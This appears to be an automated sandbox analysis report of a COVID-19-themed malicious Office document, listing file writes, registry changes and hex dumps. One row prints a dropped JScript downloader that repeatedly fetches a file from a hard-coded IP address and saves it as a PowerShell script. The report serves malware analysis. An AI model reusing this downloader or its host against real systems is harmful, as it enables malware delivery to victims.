C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	00 00 00 00 00 00 00 00 02 00 00 00 02 00 00 00 03 00 00 00 03 00 00 00 04 00 00 00 04 00 00 00 05 00 00 00 05 00 00 00 06 00 00 00 06 00 00 00 07 00 00 00 07 00 00 00 08 00 00 00 08 00 00 00 10 00 01 60 11 00 01 60 12 00 01 60 13 00 01 60 14 00 01 60 15 00 01 60	....`...`...`...`...`...`	success or wait	107	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	a0 0e 00 00 a0 0e 00 00 c4 0e 00 00 c4 0e 00 00 e8 0e 00 00 e8 0e 00 00 0c 0f 00 00 0c 0f 00 00 34 0f 00 00 34 0f 00 00 64 0f 00 00 64 0f 00 00 9c 0f 00 00 9c 0f 00 00 c4 0f 00 00 c4 0f 00 00 ec 0f 00 00 14 10 00 00 3c 10 00 00 68 10 00 00 ac 10 00 00 c4 10 00 00	....4...4...d...d..... .....<...h.....	success or wait	107	7FEE912FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	88	00 00 00 00 24 00 00 00 48 00 00 00 6c 00 00 00 90 00 00 00 b4 00 00 00 d8 00 00 00 fc 00 00 00 20 01 00 00 44 01 00 00 68 01 00 00 8c 01 00 00 b0 01 00 00 d4 01 00 00 f8 01 00 00 1c 02 00 00 40 02 00 00 64 02 00 00 88 02 00 00 ac 02 00 00 dc 02 00 00 00 03 00 00	....$...H...l..... ...D...h..... ....@...d.....	success or wait	107	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	4d 53 46 54	MSFT	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	02 00 01 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	09 04 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	51 00	Q.	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	02 00	..	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	2	00 00	..	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	06 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	91 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	b3 02 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 23 00 00	.#..	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	00 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	24 00 00 00	$...	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	ff ff ff ff	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	20 00 00 00	...	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	80 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	0d 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	4	bc 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	580	00 00 00 00 64 00 00 00 c8 00 00 00 2c 01 00 00 90 01 00 00 f4 01 00 00 58 02 00 00 bc 02 00 00 20 03 00 00 84 03 00 00 e8 03 00 00 4c 04 00 00 b0 04 00 00 14 05 00 00 78 05 00 00 dc 05 00 00 40 06 00 00 a4 06 00 00 08 07 00 00 6c 07 00 00 d0 07 00 00 34 08 00 00 98 08 00 00 fc 08 00 00 60 09 00 00 c4 09 00 00 28 0a 00 00 8c 0a 00 00 f0 0a 00 00 54 0b 00 00 b8 0b 00 00 1c 0c 00 00 80 0c 00 00 e4 0c 00 00 48 0d 00 00 ac 0d 00 00 10 0e 00 00 74 0e 00 00 d8 0e 00 00 3c 0f 00 00 a0 0f 00 00 04 10 00 00 68 10 00 00 cc 10 00 00 30 11 00 00 94 11 00 00 f8 11 00 00 5c 12 00 00 c0 12 00 00 24 13 00 00 88 13 00 00 ec 13 00 00 50 14 00 00 b4 14 00 00 18 15 00 00 7c 15 00 00 e0 15 00 00 44 16 00 00 a8 16 00 00 0c 17 00 00 70 17 00 00 d4 17 00 00 38 18 00 00 9c 18 00	....d.....,.....X..... .....L.....x... ....@.....I.....4..... .....`.....(.....T... .....H.....t..... <.....h.....0... .....\.....$.....P. .....|.....D..... p.....8.....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	88 03 00 00 a4 38 00 00 ff ff ff ff 0f 00 00 00	.....8.....	success or wait	1	7FEE912FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	8c 4e 00 00 d0 08 00 00 ff ff ff ff 0f 00 00 00	.N.............	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	5c 57 00 00 1c 00 00 00 ff ff ff ff 0f 00 00 00	\W.............	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	bc 4a 00 00 d0 03 00 00 ff ff ff ff 0f 00 00 00	.J.............	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	2c 3c 00 00 80 00 00 00 ff ff ff ff 0f 00 00 00	,<.............	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ac 3c 00 00 10 0e 00 00 ff ff ff ff 0f 00 00 00	.<.............	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	78 57 00 00 00 02 00 00 ff ff ff ff 0f 00 00 00	xW.............	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	78 59 00 00 78 47 00 00 ff ff ff ff 0f 00 00 00	xY..xG.........	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	f0 a0 00 00 54 06 00 00 ff ff ff ff 0f 00 00 00	....T...........	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	44 a7 00 00 10 0e 00 00 ff ff ff ff 0f 00 00 00	D..............	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	54 b5 00 00 10 00 00 00 ff ff ff ff 0f 00 00 00	T..............	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	16	ff ff ff ff 00 00 00 00 ff ff ff ff 0f 00 00 00	....	success or wait	1	7FEE912FDDC	unknown
C:\Users\user\AppData\Local\Temp\VBE\MSForms.exd	unknown	14500	26 21 00 00 64 b5 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 64 b5 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 64 b5 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!..d......................... ....&!..d.............. ....0..... ..,........................... ....d..... ....H.......D..	success or wait	1	7FEE912FDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\COVID-19.tmp	unknown	512	76 61 72 20 6f 20 3d 20 57 53 63 72 69 70 74 2e 43 72 65 61 74 65 4f 62 6a 65 63 74 28 22 4d 53 58 4d 4c 32 2e 58 4d 4c 48 54 54 50 22 29 3b 0d 0a 76 61 72 20 70 73 20 3d 20 27 43 3a 5c 5c 55 73 65 72 73 5c 5c 41 6c 62 75 73 5c 5c 44 65 73 6b 74 6f 70 5c 5c 43 4f 56 49 44 2d 31 39 2e 70 73 31 27 0d 0a 77 68 69 6c 65 20 28 74 72 75 65 29 20 7b 0d 0a 20 20 20 20 6f 2e 4f 70 65 6e 28 27 47 45 54 27 2c 27 68 74 74 70 3a 2f 2f 37 38 2e 31 34 31 2e 31 39 34 2e 31 38 31 2f 64 35 36 39 38 37 32 33 34 35 33 34 35 2e 74 78 74 27 2c 30 29 3b 0d 0a 20 20 20 20 6f 2e 53 65 6e 64 28 29 3b 0d 0a 20 20 20 20 69 66 20 28 6f 2e 53 74 61 74 75 73 3d 3d 32 30 30 29 20 7b 0d 0a 20 20 20 20 20 20 20 20 76 61 72 20 73 6f 20 3d 20 6e 65 77 20 41 63 74 69 76 65 58 4f 62 6a 65 63	var o = Wscr ipt.CreateObject("MSXML2 .XMLHTTP");..var ps = 'C:\\Users\\user\\D esktop\\COVID-19.ps1'..while (true) {.. o.Open('GET','htt p://78.141.194.181/d56987 2345345.txt',0);.. o.Send();.. if (o.Status==200) {.. var so = new ActiveXObjec	success or wait	1	7FEE90929C7	WriteFile
C:\Users\user\Desktop\COVID-19.tmp	unknown	42	2c 20 30 29 3b 0d 0a 20 20 20 20 20 20 20 20 57 53 63 72 69 70 74 2e 51 75 69 74 28 29 3b 0d 0a 20 20 20 20 7d 0d 0a 7d 0d 0a	, 0);.. Wscript.Quit();.. }..}..	success or wait	1	7FEE90929C7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	1	success or wait	1	7FEE8F9EC53	ReadFile
C:\Users\user\AppData\Roaming\Microsoft\UProof\CUSTOM.DIC	unknown	4096	success or wait	1	7FEE8FA6CAC	ReadFile

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEE90BE72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Registration\760639\{90140000-003D-0000-1000-0000000FF1CE}	success or wait	1	7FEE90816E1	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F5004	success or wait	1	7FEE90A9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Shared Tools\Panose	Cambria Math	binary	02 04 05 03 05 04 06 03 02 04	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F5004	F5004	binary	04 00 00 00 3C 0A 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00	success or wait	1	7FEE90A9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 C8 19 A4 96 59 EF D6 01 04 50 0F 00 04 50 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Copyright null 2021

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	PropertiesWindow	unicode	8 28 180 640 1	success or wait	1	7FEE91740BA	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	MainWindow	unicode	0 0 0 0 1	success or wait	1	7FEE91740BA	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	MdiMaximized	unicode	0	success or wait	1	7FEE91740BA	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	Dock	binary	02 00 4C 01 05 00 08 00 04 00 1E 00 FC 03 FC 02 FF 02 01 01 04 00 1E 00 B8 00 FC 02 FF 02 00 01 04 00 1E 00 B8 00 2F 01 05 00 00 01 04 00 35 01 B8 00 FC 02 01 00 00 01 BE 00 1E 00 FC 03 FC 02 FF 02 00 01 BE 00 1E 00 FC 03 FC 02 FF 02 01 01 BE 00 1E 00 FC 03 FC 02 00 00 00 01 BB 03 5E 00 FC 03 FC 02 06 00 00 00 D3 00 AF 01 09 03 32 02 FF 03 01 00 D3 00 AF 01 09 03 32 02 04 00 00 00 93 01 AF 01 09 03 32 02 03 00 00 00 D3 00 AF 01 09 03 32 02 02 00 00 00 21 00 72 01 6C 02 12 02 FF 03 01 00 21 00 72 01 E8 00 12 02 04 00 00 00 EE 00 72 01 A9 01 12 02 03 00 00 00 AF 01 72 01 6C 02 12 02 02 00 00 00 F8 02 81 00 AC 03 01 01 05 00 00 00 59 00 30 02 0D 01 4B 03 01 00 00 00 3A 03 BC 00 79 03 1F 02 06 00 00 00 16 00 16 00 D9 01 C4 00 04 00 01 00 2C 00 2C 00 EB 01 E3 00 03 00 01 00 42 00 42 00 3B 02 F7 00 02 00 01 00 00 00 00 00 00 00 00 00 08 00 00 00 58 00 57 00 37 01 FF 01 01 00 01 00 00 00 00 00 00 00 00 00 06 00 01 00 6E 00 6E 00 7F 01 52 01 05 00 01 00 00 00 00 00 00 00 00 00 00 00 01 00	success or wait	1	7FEE9147506	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	FolderView	unicode	1	success or wait	1	7FEE91740BA	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	Tool	binary	00 00 00 00 07 00 00 00 47 65 6E 65 72 61 6C 00 FF FF FF FF FF FF FF FF	success or wait	1	7FEE917426C	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	CtlsShowSelected	unicode	0	success or wait	1	7FEE91740BA	RegSetValueExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	DsnShowSelected	unicode	0	success or wait	1	7FEE91740BA	RegSetValueExA

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1379139630	1379139631	success or wait	1	7FEE90A9AC0	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D30000000100000000F01FEC\Usage	ProductFiles	dword	1379139631	1379139632	success or wait	1	7FEE90A9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\F5004	F5004	binary	04 00 00 00 3C 0A 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 C8 19 A4 96 59 EF D6 01 04 50 0F 00 04 50 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 3C 0A 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 50 0F 00 04 50 0F 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEE90A9AC0	unknown

Copyright null 2021

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
